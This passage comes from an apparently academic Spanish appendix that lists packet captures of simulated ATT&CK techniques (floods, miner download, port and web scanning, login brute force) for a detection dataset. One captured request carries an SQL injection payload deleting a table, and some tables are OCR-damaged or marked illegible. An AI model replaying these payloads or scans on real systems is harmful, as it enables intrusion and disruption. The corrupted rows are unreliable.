| 192.168.0.10 | 192.168.0.35 | HTTP | 377 | GET /02IvW3013zm7-7r63ayGjgM1UUNeKe785CuAAI10LYD6IiiYh0qFjCkQ6Q-X0pXz088bUliwDk8/ HTTP/1.1 |
| 192.168.0.35 | 192.168.0.10 | HTTP | 573 | HTTP/1.1 200 OK                                                                            |
| 192.168.0.10 | 192.168.0.35 | TCP  | 66  | 48006 → http(80) [ACK] Seq=1556 Ack=980 Win=64128 Len=0 TSval=148059771 TSecr=2714686495   |
| 192.168.0.10 | 192.168.0.20 | HTTP | 561 | HTTP/1.1 200 OK                                                                            |
| 192.168.0.20 | 192.168.0.10 | HTTP | 365 | GET /02IvW3013zm7-7r63ayGjgM1UUNeKe785CuAAI10LYD6IiiYh0qFjCkQ6Q-X0pXz088bUliwDk8/ HTTP/1.1 |
| 192.168.0.10 | 192.168.0.35 | HTTP | 377 | GET /02IvW3013zm7-7r63ayGjgM1UUNeKe785CuAAI10LYD6IiiYh0qFjCkQ6Q-X0pXz088bUliwDk8/ HTTP/1.1 |
| 192.168.0.35 | 192.168.0.10 | HTTP | 184 | HTTP/1.1 200 OK                                                                            |
| 192.168.0.10 | 192.168.0.20 | HTTP | 172 | HTTP/1.1 200 OK                                                                            |
| 192.168.0.20 | 192.168.0.10 | HTTP | 365 | GET /02IvW3013zm7-7r63ayGjgM1UUNeKe785CuAAI10LYD6IiiYh0qFjCkQ6Q-X0pXz088bUliwDk8/ HTTP/1.1 |
| 192.168.0.10 | 192.168.0.35 | HTTP | 377 | GET /02IvW3013zm7-7r63ayGjgM1UUNeKe785CuAAI10LYD6IiiYh0qFjCkQ6Q-X0pXz088bUliwDk8/ HTTP/1.1 |

Figura C-44 Esconder infraestructura mediante proxy

Los siguientes ataques han sido realizados en anteriores trabajos. A continuación, se realiza una validación de

que el contenido de los archivos pcaps es correcto. Para más información sobre estos ataques, como su implementación o análisis consultar apartado C.42 del Anexo C.

## C.25 T1218.010: Regsvr32

Tráfico generado por ataque predefinido en Caldera:

|    |             |                 |                 |         |                                                                                                                                        |
|----|-------------|-----------------|-----------------|---------|----------------------------------------------------------------------------------------------------------------------------------------|
| 1  | 0.000000000 | 192.168.1.4     | 8.8.8.8         | DNS     | 85 Standard query 0x64e1 A raw.githubusercontent.com                                                                                   |
| 2  | 0.025123823 | 8.8.8.8         | 192.168.1.4     | DNS     | 149 Standard query response 0x64e1 A raw.githubusercontent.com A 185.199.109.133 A 185.199.111.133 A 185.199.108.133 A 185.199.110.133 |
| 3  | 0.030801254 | 192.168.1.4     | 185.199.109.133 | TCP     | 66 50694 → https(443) [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1                                                                 |
| 4  | 0.058167835 | 185.199.109.133 | 192.168.1.4     | TCP     | 66 https(443) → 50694 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM=1 WS=512                                               |
| 5  | 0.058707128 | 192.168.1.4     | 185.199.109.133 | TCP     | 60 50694 → https(443) [ACK] Seq=1 Ack=1 Win=262144 Len=0                                                                               |
| 6  | 0.062482396 | 192.168.1.4     | 185.199.109.133 | TLSv1.2 | 246 Client Hello                                                                                                                       |
| 7  | 0.088288292 | 185.199.109.133 | 192.168.1.4     | TCP     | 54 https(443) → 50694 [ACK] Seq=1 Ack=193 Win=147456 Len=0                                                                             |
| 8  | 0.088670887 | 185.199.109.133 | 192.168.1.4     | TLSv1.2 | 1510 Server Hello                                                                                                                      |
| 9  | 0.089060117 | 192.168.1.4     | 185.199.109.133 | TCP     | 60 50694 → https(443) [ACK] Seq=193 Ack=1457 Win=260608 Len=0                                                                          |
| 10 | 0.089242016 | 185.199.109.133 | 192.168.1.4     | TCP     | 1510 https(443) → 50694 [PSH, ACK] Seq=1457 Ack=193 Win=147456 Len=1456 [TCP segment of a reassembled PDU]                             |
| 11 | 0.089257199 | 185.199.109.133 | 192.168.1.4     | TLSv1.2 | 1069 Certificate, Certificate Status, Server Key Exchange, Server Hello Done                                                           |
| 12 | 0.089625204 | 192.168.1.4     | 185.199.109.133 | TCP     | 60 50694 → https(443) [ACK] Seq=193 Ack=3928 Win=262144 Len=0                                                                          |
| 13 | 0.105804292 | 192.168.1.4     | 185.199.109.133 | TLSv1.2 | 147 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message                                                               |
| 14 | 0.130210871 | 185.199.109.133 | 192.168.1.4     | TCP     | 54 https(443) → 50694 [ACK] Seq=3928 Ack=286 Win=147456 Len=0                                                                          |
| 15 | 0.130230501 | 185.199.109.133 | 192.168.1.4     | TLSv1.2 | 312 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message                                                                |
| 16 | 0.130907094 | 192.168.1.4     | 185.199.109.133 | TCP     | 60 50694 → https(443) [ACK] Seq=286 Ack=4186 Win=261632 Len=0                                                                          |
| 17 | 0.133902723 | 192.168.1.4     | 185.199.109.133 | TLSv1.2 | 482 Application Data                                                                                                                   |
| 18 | 0.160863984 | 185.199.109.133 | 192.168.1.4     | TCP     | 54 https(443) → 50694 [ACK] Seq=4186 Ack=714 Win=148480 Len=0                                                                          |
| 19 | 0.323955444 | 185.199.109.133 | 192.168.1.4     | TLSv1.2 | 593 Application Data                                                                                                                   |
| 20 | 0.324938464 | 192.168.1.4     | 185.199.109.133 | TCP     | 60 50694 → https(443) [ACK] Seq=714 Ack=4725 Win=261120 Len=0                                                                          |
| 21 | 0.430524547 | 192.168.1.4     | 185.199.109.133 | TCP     | 60 50694 → https(443) [RST, ACK] Seq=714 Ack=4725 Win=0 Len=0                                                                          |

Figura C-45 Regsvr32

## C.26 T1496: Secuestro de recursos mediante software de minado cripto

Descarga de software de minado:

|              |              |         |                                                                                                                            |
|--------------|--------------|---------|----------------------------------------------------------------------------------------------------------------------------|
| 192.168.1.3  | 192.168.0.1  | DNS     | 70 Standard query 0x375e A github.com                                                                                      |
| 192.168.1.3  | 192.168.0.1  | DNS     | 70 Standard query response 0xb561 AAAA github.com                                                                          |
| 192.168.0.1  | 192.168.1.3  | DNS     | 86 Standard query response 0x375e A github.com A 140.82.121.3                                                              |
| 192.168.0.1  | 192.168.1.3  | DNS     | 154 Standard query response 0xb561 AAAA github.com SOA ns-1707.awsdns-21.co.uk                                             |
| 192.168.1.3  | 140.82.121.3 | TCP     | 74 39684 → https(443) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1356895180 TSecr=0 WS=128                     |
| 140.82.121.3 | 192.168.1.3  | TCP     | 74 https(443) → 39684 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1436 SACK_PERM=1 TSval=698027009 TSecr=1356895180 WS=1024 |
| 192.168.1.3  | 140.82.121.3 | TCP     | 66 39684 → https(443) [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1356895238 TSecr=698027009                                   |
| 192.168.1.3  | 140.82.121.3 | TLSv1.3 | 583 Client Hello                                                                                                           |
| 140.82.121.3 | 192.168.1.3  | TLSv1.3 | 2913 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data              |
| 192.168.1.3  | 140.82.121.3 | TCP     | 66 39684 → https(443) [ACK] Seq=518 Ack=2848 Win=63488 Len=0 TSval=1356895329 TSecr=698027084                              |
| 192.168.1.3  | 140.82.121.3 | TLSv1.3 | 72 Change Cipher Spec                                                                                                      |
| 140.82.121.3 | 192.168.1.3  | TCP     | 66 https(443) → 39684 [ACK] Seq=2848 Ack=524 Win=67584 Len=0 TSval=698027161 TSecr=1356895331                              |
| 192.168.1.3  | 140.82.121.3 | TLSv1.3 | 124 Application Data                                                                                                       |
| 140.82.121.3 | 192.168.1.3  | TLSv1.3 | 145 Application Data                                                                                                       |
| 140.82.121.3 | 192.168.1.3  | TLSv1.3 | 145 Application Data                                                                                                       |
| 192.168.1.3  | 140.82.121.3 | TLSv1.3 | 280 Application Data                                                                                                       |
| 192.168.1.3  | 140.82.121.3 | TCP     | 66 39684 → https(443) [ACK] Seq=796 Ack=3006 Win=64128 Len=0 TSval=1356895468 TSecr=698027227                              |
| 140.82.121.3 | 192.168.1.3  | TCP     | 66 https(443) → 39684 [ACK] Seq=3006 Ack=796 Win=68608 Len=0 TSval=698027344 TSecr=1356895468                              |
| 140.82.121.3 | 192.168.1.3  | TLSv1.3 | 1458 Application Data                                                                                                      |
| 140.82.121.3 | 192.168.1.3  | TLSv1.3 | 1458 Application Data                                                                                                      |
| 140.82.121.3 | 192.168.1.3  | TLSv1.3 | 114 Application Data                                                                                                       |
| 192.168.1.3  | 140.82.121.3 | TCP     | 66 39684 → https(443) [ACK] Seq=796 Ack=4398 Win=64128 Len=0 TSval=1356895694 TSecr=698027464                              |
| 192.168.1.3  | 140.82.121.3 | TCP     | 66 39684 → https(443) [ACK] Seq=796 Ack=5790 Win=63488 Len=0 TSval=1356895694 TSecr=698027464                              |

Figura C-46 Secuestro de recursos mediante software de minado cripto

## C.27 T1498.001: MAC Flood

Inundación de solicitudes desde diferentes direcciones IP:

|    |             |                 |             |      |    |
|----|-------------|-----------------|-------------|------|----|
| 16 | 4.988803229 | 88.155.234.85   | 172.16.17.2 | IPv4 | 60 |
| 17 | 4.988978964 | 50.73.61.114    | 172.16.17.2 | IPv4 | 60 |
| 18 | 4.988979038 | 51.68.219.40    | 172.16.17.2 | IPv4 | 60 |
| 19 | 4.989121274 | 37.199.51.14    | 172.16.17.2 | IPv4 | 60 |
| 20 | 4.989144751 | 145.75.178.103  | 172.16.17.2 | IPv4 | 60 |
| 21 | 4.989287483 | 235.211.42.72   | 172.16.17.2 | IPv4 | 60 |
| 22 | 4.989330575 | 138.220.211.79  | 172.16.17.2 | IPv4 | 60 |
| 23 | 4.989574257 | 194.112.130.61  | 172.16.17.2 | IPv4 | 60 |
| 24 | 4.990148661 | 201.213.49.93   | 172.16.17.2 | IPv4 | 60 |
| 25 | 4.990233515 | 214.109.112.120 | 172.16.17.2 | IPv4 | 60 |
| 26 | 4.990557552 | 222.121.191.7   | 172.16.17.2 | IPv4 | 60 |
| 27 | 4.990728326 | 209.204.32.9    | 172.16.17.2 | IPv4 | 60 |
| 28 | 4.990728407 | 63.97.220.52    | 172.16.17.2 | IPv4 | 60 |
| 29 | 4.990887642 | 21.161.35.21    | 172.16.17.2 | IPv4 | 60 |
| 30 | 4.991020273 | 128.221.175.57  | 172.16.17.2 | IPv4 | 60 |
| 31 | 4.991048732 | 198.242.165.94  | 172.16.17.2 | IPv4 | 60 |
| 32 | 4.991214990 | 36.121.208.93   | 172.16.17.2 | IPv4 | 60 |
| 33 | 4.991359120 | 194.246.84.55   | 172.16.17.2 | IPv4 | 60 |
| 34 | 4.991388126 | 114.170.49.126  | 172.16.17.2 | IPv4 | 60 |
| 35 | 4.991459496 | 82.209.174.9    | 172.16.17.2 | IPv4 | 60 |
| 36 | 4.991675970 | 232.183.237.63  | 172.16.17.2 | IPv4 | 60 |
| 37 | 4.991715839 | 217.214.251.46  | 172.16.17.2 | IPv4 | 60 |
| 38 | 4.991878438 | 158.54.239.83   | 172.16.17.2 | IPv4 | 60 |

Figura C-47 MAC Flood

## C.28 T1498.001: UDP Flood

Inundación de tráfico UDP en diferentes puertos:

|             |             |     |                                   |
|-------------|-------------|-----|-----------------------------------|
| 192.168.1.3 | 192.168.2.2 | UDP | 60 radix(2872) → 0 Len=0          |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 2873 → 0 Len=0                 |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 dxmessagebase1(2874) → 0 Len=0 |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 dxmessagebase2(2875) → 0 Len=0 |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 sps-tunnel(2876) → 0 Len=0     |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 blue lance(2877) → 0 Len=0     |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 aap(2878) → 0 Len=0            |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 ucentric-ds(2879) → 0 Len=0    |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 synapse(2880) → 0 Len=0        |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 ndsp(2881) → 0 Len=0           |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 ndtp(2882) → 0 Len=0           |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 ndnp(2883) → 0 Len=0           |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 flashmsg(2884) → 0 Len=0       |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 topflow(2885) → 0 Len=0        |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 responselogic(2886) → 0 Len=0  |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 aironetddp(2887) → 0 Len=0     |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 spcsdlobby(2888) → 0 Len=0     |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 rsom(2889) → 0 Len=0           |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 cspclmulti(2890) → 0 Len=0     |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 cinegrfx-elmd(2891) → 0 Len=0  |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 snifferdata(2892) → 0 Len=0    |
| 192.168.1.3 | 192.168.2.2 | UDP | 60 vseconnector(2893) → 0 Len=0   |

Figura C-48 UDP Flood

## C.29 T1499.002: Denegación de servicio

Tráfico HTTP realizando ataque de denegación de servicio a servicio web:





[illegible]

### C.33 T1557.002: ARP Poisoning 2

### Comando DELETE para eliminar tabla mediante inyección SQL:

|            |            |         |     |                |                                                                         |                                               |          |         |           |           |           |                   |                   |                   |                                    |        |
|------------|------------|---------|-----|----------------|-------------------------------------------------------------------------|-----------------------------------------------|----------|---------|-----------|-----------|-----------|-------------------|-------------------|-------------------|------------------------------------|--------|
| 172.16.1.2 | 172.16.2.2 | TCP     | 74  | 39046          | →                                                                       | http-alt(8888)                                | [SYN     | Seq=    | Win=64240 | Len=0     | MSS=1460  | SACK_PERM=1       | Tsval=3834554464  | Tsecr=0           | WS=128                             |        |
| 172.16.1.2 | 172.16.1.2 | TCP     | 74  | 39046          | →                                                                       | http-alt(8888)                                | →        | 39046   | [ACK      | Seq=1     | Win=65160 | Len=0             | MSS=1460          | Tsval=34233957274 | Tsecr=3834554464                   | WS=128 |
| 172.16.1.2 | 172.16.2.2 | TCP     | 66  | 39046          | →                                                                       | http-alt(8888)                                | [ACK     | Seq=1   | Ack=1     | Win=64256 | Len=0     | Tsval=3834554464  | Tsecr=34233957274 |                   |                                    |        |
| 172.16.1.2 | 172.16.2.2 | HTTP    | 510 | GET            | /contacto?apellido=Fernandez&273;X200ELETS20FROMX20contactos&X20num=3-- | →                                             | HTTP/1.1 |         |           |           |           |                   |                   |                   |                                    |        |
| 172.16.2.2 | 172.16.1.2 | TCP     | 66  | http-alt(8888) | →                                                                       | 39046                                         | [ACK     | Seq=1   | Ack=445   | Win=64768 | Len=0     | Tsval=34233957274 | Tsecr=3834554464  |                   |                                    |        |
| 172.16.2.2 | 172.16.1.2 | TCP     | 341 | http-alt(8888) | →                                                                       | 39046                                         | [FIN     | Seq=1   | Ack=445   | Win=64768 | Len=275   | Tsval=34233957296 | Tsecr=3834554464  |                   | TCP segment of a reassembled [POU] |        |
| 172.16.2.2 | 172.16.1.2 | TCP     | 66  | http-alt(8888) | →                                                                       | http-alt(8888)                                | [ACK     | Seq=1   | Ack=445   | Win=64128 | Len=0     | Tsval=3834554468  | Tsecr=34233957296 |                   |                                    |        |
| 172.16.2.2 | 172.16.1.2 | HTTP/1. | 71  | HTTP/1.1       | 200                                                                     | JavaScript Object Notation (application/json) |          |         |           |           |           |                   |                   |                   |                                    |        |
| 172.16.1.2 | 172.16.2.2 | TCP     | 66  | 39046          | →                                                                       | http-alt(8888)                                | [ACK     | Seq=445 | Ack=281   | Win=64128 | Len=0     | Tsval=3834554488  | Tsecr=34233957297 |                   |                                    |        |

### C.35 T1571: Sesión SSH en puerto no estándar

|             |             |     |      |                                                                                                                  |
|-------------|-------------|-----|------|------------------------------------------------------------------------------------------------------------------|
| 192.168.1.3 | 192.168.2.2 | TCP | 74   | 33400 → 2200 [SYN, ACK] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=4289291222 TSecr=0 WS=128               |
| 192.168.2.2 | 192.168.1.3 | TCP | 74   | 2200 → 33400 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=922378073 TSecr=4289291222 WS=128 |
| 192.168.1.3 | 192.168.2.2 | TCP | 6    | 33400 → 2200 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4289291223 TSecr=922378073                                  |
| 192.168.1.3 | 192.168.2.2 | TCP | 9    | 33400 → 2200 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=32 TSval=4289291223 TSecr=922378073                            |
| 192.168.2.2 | 192.168.1.3 | TCP | 6    | 2200 → 33400 [ACK] Seq=1 Ack=33 Win=65152 Len=0 TSval=922378074 TSecr=4289291223                                 |
| 192.168.2.2 | 192.168.1.3 | TCP | 10   | 2200 → 33400 [PSH, ACK] Seq=1 Ack=33 Win=65152 Len=41 TSval=922378085 TSecr=4289291223                           |
| 192.168.1.3 | 192.168.2.2 | TCP | 66   | 33400 → 2200 [ACK] Seq=33 Ack=42 Win=64256 Len=0 TSval=4289291235 TSecr=922378085                                |
| 192.168.1.3 | 192.168.2.2 | TCP | 1578 | 33400 → 2200 [PSH, ACK] Seq=33 Ack=42 Win=64256 Len=1512 TSval=4289291236 TSecr=922378085                        |
| 192.168.1.3 | 192.168.1.3 | TCP | 66   | 2200 → 33400 [ACK] Seq=42 Ack=1545 Win=63872 Len=0 TSval=922378087 TSecr=4289291236                              |
| 192.168.2.2 | 192.168.1.3 | TCP | 1122 | 2200 → 33400 [PSH, ACK] Seq=42 Ack=1545 Win=63872 Len=1056 TSval=922378087 TSecr=4289291236                      |
| 192.168.1.3 | 192.168.2.2 | TCP | 66   | 33400 → 2200 [ACK] Seq=1545 Ack=1098 Win=64128 Len=0 TSval=4289291237 TSecr=922378087                            |
| 192.168.1.3 | 192.168.2.2 | TCP | 114  | 33400 → 2200 [PSH, ACK] Seq=1545 Ack=1098 Win=64128 Len=48 TSval=4289291239 TSecr=922378087                      |
| 192.168.2.2 | 192.168.1.3 | TCP | 66   | 2200 → 33400 [ACK] Seq=1098 Ack=1593 Win=64128 Len=0 TSval=922378090 TSecr=4289291239                            |
| 192.168.2.2 | 192.168.1.3 | TCP | 502  | 2200 → 33400 [PSH, ACK] Seq=1098 Ack=1593 Win=64128 Len=436 TSval=922378096 TSecr=4289291239                     |
| 192.168.1.3 | 192.168.2.2 | TCP | 66   | 33400 → 2200 [ACK] Seq=1593 Ack=1534 Win=64128 Len=0 TSval=4289291246 TSecr=922378096                            |
| 192.168.1.3 | 192.168.2.2 | TCP | 82   | 33400 → 2200 [PSH, ACK] Seq=1593 Ack=1534 Win=64128 Len=16 TSval=4289291254 TSecr=922378096                      |
| 192.168.2.2 | 192.168.1.3 | TCP | 66   | 2200 → 33400 [ACK] Seq=1534 Ack=1609 Win=64128 Len=0 TSval=922378105 TSecr=4289291254                            |
| 192.168.1.3 | 192.168.2.2 | TCP | 110  | 33400 → 2200 [PSH, ACK] Seq=1609 Ack=1534 Win=64128 Len=44 TSval=4289291255 TSecr=922378105                      |
| 192.168.2.2 | 192.168.1.3 | TCP | 66   | 2200 → 33400 [ACK] Seq=1534 Ack=1653 Win=64128 Len=0 TSval=922378105 TSecr=4289291255                            |
| 192.168.2.2 | 192.168.1.3 | TCP | 110  | 2200 → 33400 [PSH, ACK] Seq=1534 Ack=1653 Win=64128 Len=44 TSval=922378106 TSecr=4289291255                      |
| 192.168.1.3 | 192.168.2.2 | TCP | 66   | 33400 → 2200 [ACK] Seq=1653 Ack=1578 Win=64128 Len=0 TSval=4289291255 TSecr=922378106                            |
| 192.168.1.3 | 192.168.2.2 | TCP | 134  | 33400 → 2200 [PSH, ACK] Seq=1653 Ack=1578 Win=64128 Len=68 TSval=4289291255 TSecr=922378106                      |
| 192.168.2.2 | 192.168.1.3 | TCP | 66   | 2200 → 33400 [ACK] Seq=1578 Ack=1721 Win=64128 Len=0 TSval=922378106 TSecr=4289291255                            |

Figura C-55 Sesión SSH en puerto no estándar

### C.36 T1586.001: Fuerza bruta a login web

Fuerza bruta a login web:

|             |             |      |     |                                                              |
|-------------|-------------|------|-----|--------------------------------------------------------------|
| 192.168.2.2 | 192.168.1.3 | HTTP | 541 | HTTP/1.1 404 Not Found (text/html)                           |
| 192.168.1.3 | 192.168.2.2 | HTTP | 222 | GET /phpmyadmin/themes/original/jquery/shoutbox HTTP/1.1     |
| 192.168.2.2 | 192.168.1.3 | HTTP | 542 | HTTP/1.1 404 Not Found (text/html)                           |
| 192.168.1.3 | 192.168.2.2 | HTTP | 218 | GET /phpmyadmin/themes/original/jquery/show HTTP/1.1         |
| 192.168.2.2 | 192.168.1.3 | HTTP | 538 | HTTP/1.1 404 Not Found (text/html)                           |
| 192.168.1.3 | 192.168.2.2 | HTTP | 223 | GET /phpmyadmin/themes/original/jquery/show_post HTTP/1.1    |
| 192.168.2.2 | 192.168.1.3 | HTTP | 543 | HTTP/1.1 404 Not Found (text/html)                           |
| 192.168.1.3 | 192.168.2.2 | HTTP | 225 | GET /phpmyadmin/themes/original/jquery/show_thread HTTP/1.1  |
| 192.168.2.2 | 192.168.1.3 | HTTP | 545 | HTTP/1.1 404 Not Found (text/html)                           |
| 192.168.1.3 | 192.168.2.2 | HTTP | 226 | GET /phpmyadmin/themes/original/jquery/showallsites HTTP/1.1 |
| 192.168.2.2 | 192.168.1.3 | HTTP | 546 | HTTP/1.1 404 Not Found (text/html)                           |
| 192.168.1.3 | 192.168.2.2 | HTTP | 222 | GET /phpmyadmin/themes/original/jquery/showcase HTTP/1.1     |
| 192.168.2.2 | 192.168.1.3 | HTTP | 542 | HTTP/1.1 404 Not Found (text/html)                           |
| 192.168.1.3 | 192.168.2.2 | HTTP | 221 | GET /phpmyadmin/themes/original/jquery/showcat HTTP/1.1      |
| 192.168.2.2 | 192.168.1.3 | HTTP | 541 | HTTP/1.1 404 Not Found (text/html)                           |
| 192.168.1.3 | 192.168.2.2 | HTTP | 222 | GET /phpmyadmin/themes/original/jquery/showcode HTTP/1.1     |
| 192.168.2.2 | 192.168.1.3 | HTTP | 542 | HTTP/1.1 404 Not Found (text/html)                           |
| 192.168.1.3 | 192.168.2.2 | HTTP | 221 | GET /phpmyadmin/themes/original/jquery/showenv HTTP/1.1      |
| 192.168.2.2 | 192.168.1.3 | HTTP | 541 | HTTP/1.1 404 Not Found (text/html)                           |

Figura C-56 Fuerza bruta a login web

|             |             |      |     |                                               |
|-------------|-------------|------|-----|-----------------------------------------------|
| 192.168.1.3 | 192.168.2.2 | HTTP | 206 | GET /drupal/modules/image/pages HTTP/1.1      |
| 192.168.2.2 | 192.168.1.3 | HTTP | 526 | HTTP/1.1 404 Not Found (text/html)            |
| 192.168.1.3 | 192.168.2.2 | HTTP | 206 | GET /drupal/modules/image/Pages HTTP/1.1      |
| 192.168.2.2 | 192.168.1.3 | HTTP | 526 | HTTP/1.1 404 Not Found (text/html)            |
| 192.168.1.3 | 192.168.2.2 | HTTP | 211 | GET /drupal/modules/image/pagination HTTP/1.1 |
| 192.168.2.2 | 192.168.1.3 | HTTP | 531 | HTTP/1.1 404 Not Found (text/html)            |
| 192.168.1.3 | 192.168.2.2 | HTTP | 205 | GET /drupal/modules/image/paid HTTP/1.1       |
| 192.168.2.2 | 192.168.1.3 | HTTP | 525 | HTTP/1.1 404 Not Found (text/html)            |
| 192.168.1.3 | 192.168.2.2 | HTTP | 209 | GET /drupal/modules/image/paiement HTTP/1.1   |
| 192.168.2.2 | 192.168.1.3 | HTTP | 529 | HTTP/1.1 404 Not Found (text/html)            |
| 192.168.1.3 | 192.168.2.2 | HTTP | 204 | GET /drupal/modules/image/pam HTTP/1.1        |
| 192.168.2.2 | 192.168.1.3 | HTTP | 524 | HTTP/1.1 404 Not Found (text/html)            |
| 192.168.1.3 | 192.168.2.2 | HTTP | 206 | GET /drupal/modules/image/panel HTTP/1.1      |
| 192.168.2.2 | 192.168.1.3 | HTTP | 526 | HTTP/1.1 404 Not Found (text/html)            |
| 192.168.1.3 | 192.168.2.2 | HTTP | 207 | GET /drupal/modules/image/panelc HTTP/1.1     |
| 192.168.2.2 | 192.168.1.3 | HTTP | 527 | HTTP/1.1 404 Not Found (text/html)            |
| 192.168.1.3 | 192.168.2.2 | HTTP | 206 | GET /drupal/modules/image/paper HTTP/1.1      |
| 192.168.2.2 | 192.168.1.3 | HTTP | 526 | HTTP/1.1 404 Not Found (text/html)            |

Figura C-57 Fuerza bruta a login web



## C.37 T1595.002: Escaneo de puertos en busca de vulnerabilidades

Escaneo en busca de vulnerabilidades a diferentes puertos:

|            |            |     |                                                                                                                  |
|------------|------------|-----|------------------------------------------------------------------------------------------------------------------|
| 172.16.1.2 | 172.16.2.2 | TCP | 74 49824 → 7938 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067964 TSecr=0 WS=128                 |
| 172.16.1.2 | 172.16.2.2 | TCP | 74 49632 → search(2010) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067964 TSecr=0 WS=128         |
| 172.16.1.2 | 172.16.2.2 | TCP | 74 45634 → 5902 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067964 TSecr=0 WS=128                 |
| 172.16.1.2 | 172.16.2.2 | TCP | 74 60212 → 5998 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067964 TSecr=0 WS=128                 |
| 172.16.1.2 | 172.16.2.2 | TCP | 74 52854 → 18101 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067964 TSecr=0 WS=128                |
| 172.16.1.2 | 172.16.2.2 | TCP | 4 39302 → ansoft-jm-1(10837) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067964 TSecr=0 WS=128    |
| 172.16.1.2 | 172.16.2.2 | TCP | 4 38710 → simbaexpress(1583) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067964 TSecr=0 WS=128    |
| 172.16.1.2 | 172.16.2.2 | TCP | 4 57468 → monkeycom(9898) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067965 TSecr=0 WS=128       |
| 172.16.1.2 | 172.16.2.2 | TCP | 4 59450 → 8099 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067965 TSecr=0 WS=128                  |
| 172.16.1.2 | 172.16.2.2 | TCP | 4 57572 → hpss-ndapi(1217) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067965 TSecr=0 WS=128      |
| 172.16.1.2 | 172.16.2.2 | TCP | 4 56582 → 914c-g(211) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067965 TSecr=0 WS=128           |
| 172.16.1.2 | 172.16.2.2 | TCP | 4 48536 → nimreg(1059) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067965 TSecr=0 WS=128          |
| 172.16.1.2 | 172.16.2.2 | TCP | 4 54184 → cm(5918) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067965 TSecr=0 WS=128              |
| 172.16.1.2 | 172.16.2.2 | TCP | 4 36872 → hp-server(5225) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067965 TSecr=0 WS=128       |
| 172.16.1.2 | 172.16.2.2 | TCP | 4 43488 → imslodoc(2035) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067965 TSecr=0 WS=128        |
| 172.16.1.2 | 172.16.2.2 | TCP | 4 59860 → locus-map(125) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067965 TSecr=0 WS=128        |
| 172.16.1.2 | 172.16.2.2 | TCP | 4 34156 → saiscm(1501) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067965 TSecr=0 WS=128          |
| 172.16.1.2 | 172.16.2.2 | TCP | 74 39786 → 9502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067965 TSecr=0 WS=128                 |
| 172.16.1.2 | 172.16.2.2 | TCP | 74 55356 → webpush(1001) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835067965 TSecr=0 WS=128        |
| 172.16.1.2 | 172.16.2.2 | TCP | 74 59488 → listcrt-port-2(3914) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835068064 TSecr=0 WS=128 |
| 172.16.1.2 | 172.16.2.2 | TCP | 74 49948 → apex-mesh(912) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835068064 TSecr=0 WS=128       |
| 172.16.1.2 | 172.16.2.2 | TCP | 74 40148 → barracuda-bbs(5120) [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3835068064 TSecr=0 WS=128  |

Figura C-58 Escaneo de puertos en busca de vulnerabilidades

## C.38 T1595.003: Web Page Scanning 1

Tráfico correspondiente a escaneo de página web:

|             |             |      |                                                                                                                       |
|-------------|-------------|------|-----------------------------------------------------------------------------------------------------------------------|
